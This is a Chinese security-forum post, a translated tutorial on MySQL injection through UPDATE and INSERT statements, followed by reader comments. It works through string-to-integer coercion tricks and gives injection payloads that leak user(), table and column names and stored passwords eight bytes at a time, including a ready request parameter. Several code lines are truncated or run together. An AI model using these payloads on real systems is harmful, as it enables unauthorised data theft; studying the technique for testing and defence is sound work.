Mysql注入的一种思路

胡不归 / 2017-02-16 13:41:48 / 浏览数 4488 安全技术 技术讨论 顶(0) 踩(0)

场景

请求场景如下：

```
$query = "UPDATE users SET username ='$username' WHERE id = '$id';";
```

请求参数如下：

```
username=test&id=16
```

下面我们来看看mysql 的一些处理规则

```
mysql>select 'test' =0;
+-----------+
|   'test'=0 |
+-----------+
|            1 |
+-----------+

mysql>select !'test';
+---------+
|     !'test'|
+---------+
|          1 |
+---------+
```

如果我们将数字和字符串进行相加

```
mysql>select 'test' + 123;
+--------------+
|  'test' +123 |
+--------------+
|            123 |
+--------------+
```

如果我们加一个长整型数字呢?

```
mysql>select 'test' + ~0;
+-----------------------+
|     'test' +~0           |
+-----------------------+
|1.8446744073709552e19 |
+-----------------------+
```

这意味着一个字符类型的返回了一个double型的结果，我们再试试

```
mysql>select ~0 + 0e0;
+-----------------------+
| ~0 +0e0                |
+-----------------------+
|1.8446744073709552e19 |
+-----------------------+

mysql>select (~0+0e0) = ('test' + ~0) ;
+--------------------------+
| (~0+0e0)= ('test' + ~0) |
+--------------------------+
|                               1 |
+--------------------------+
```

我们现在知道返回的字符串值实际上是一个double类型。一个较大的值会导致返回结果为double双精度。要解决这个问题我们按位进行或运算。

```
mysql>select 'test' | ~0;
+----------------------+
| 'test' |~0               |
```

```
+----------------------+
|18446744073709551615 |
+----------------------+
```

完美,我们得到了一个最大的无符号64位的BIGINT值。现在,我们可以确定通过执行按位或来得到最终的值,这个值应该小于一个长整型数字,因为不能超过64位。

利用思路

字符串->十六进制- >小数

```
mysql>select conv(hex(version()), 16, 10);
+------------------------------+
|conv(hex(version()), 16, 10)  |
+------------------------------+
|58472576988216           |
+------------------------------+
```

十进制->十六进制- >字符串

```
mysql>select unhex(conv(58472576987956, 10, 16));
+-----------------------------------+
|unhex(conv(58472576987956, 10, 16)) |
+-----------------------------------+
|5.5.34                                  |
+-----------------------------------+
```

这里有个问题，如果值过大，就会变成0xffffffffffffffff。我们可以利用substr()函数，来截取，最后在拼接。

思路如下：

```
selectconv(hex(substr(user(),1 + (n-1) * 8, 8 * n)), 16, 10);

mysql>select conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)), 16, 10);
+-----------------------------------------------------+
|conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)), 16, 10) |
+-----------------------------------------------------+
| 8245931987826405219                                  |
+-----------------------------------------------------+
mysql>select conv(hex(substr(user(),1 + (2-1) * 8, 8 * 2)), 16, 10);
+-----------------------------------------------------+
|conv(hex(substr(user(),1 + (2-1) * 8, 8 * 2)), 16, 10) |
+-----------------------------------------------------+
|107118236496756                                      |
+-----------------------------------------------------+
```

最终利用：

```
mysql>select concat(unhex(conv(8245931987826405219, 10, 16)),unhex(conv(107118236496756, 10, 16)));
+-----------------------------------------------------------------------------------------+
|concat(unhex(conv(8245931987826405219, 10, 16)), unhex(conv(107118236496756,10, 16))) |
+-----------------------------------------------------------------------------------------+
|root@localhost                                                                          |
+-----------------------------------------------------------------------------------------+
```

获取表名：

```
selectconv(hex(substr((select table_name from information_schema.tables wheretable_schema=schema() limit 0,1),1 + (n-1) * 8, 8
```

获取列名：

```
selectconv(hex(substr((select column_name from information_schema.columns wheretable_name='Name of your table' limit 0,1),1 +
```

update语句：

```
updateemails set email_id='test'|conv(hex(substr(user(),1 + (n-1) * 8, 8 * n)),16,10) where id='16';
```

Insert语句：

```
insertinto users values (17,'james', 'bond');
```

利用如下

```
insertinto users values (17,'james', 'bond'|conv(hex(substr(user(),1 + (n-1) * 8, 8 *n)),16, 10);
```

获取数据：

```
updateusers set username = 'test'| conv(hex(substr((select password from (select *from users) as x limit 0,1 ) ,1 + (1-1) * 8,
```

上面的例子可以这样利用：

```
Payload= name=test'| conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16, 10) whereid=16;&id=16
```

数据库执行语句：

```
updateusers set username = 'test' | conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16,10) where id=16;' where id = '16';
```

即

```
mysql>select unhex(conv(8245931987826405219, 10, 16));
+----------------------------------------+
|unhex(conv(8245931987826405219, 10, 16)) |
+----------------------------------------+
|root@loc                                |
+----------------------------------------+
```

备注：MySQL5.7以后版本利用起来可能有限制，这个取决于sql-mode的设置，但不影响int型。


本文为简单翻译，原文：https://osandamalith.com/2017/02/08/mysql-injection-in-update-insert-and-delete/

上一篇：解决Python2.x编码之殇 下一篇：大概统计了下，奖金、积分和月度奖励...

1. 4 条回复

channelfive 2017-02-17 02:21:27

0 回复Ta



hades 2017-02-17 02:27:58

你是原创演绎的作者么？文章好像没发全哦

0 回复Ta

紫霞仙子 2017-02-17 04:03:37

和作者沟通了，是翻译文章，分享了一个点。 这思路，已经准备加入豪华扫描套餐中。

0 回复Ta

vinc 2017-03-24 08:24:06

Mark

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板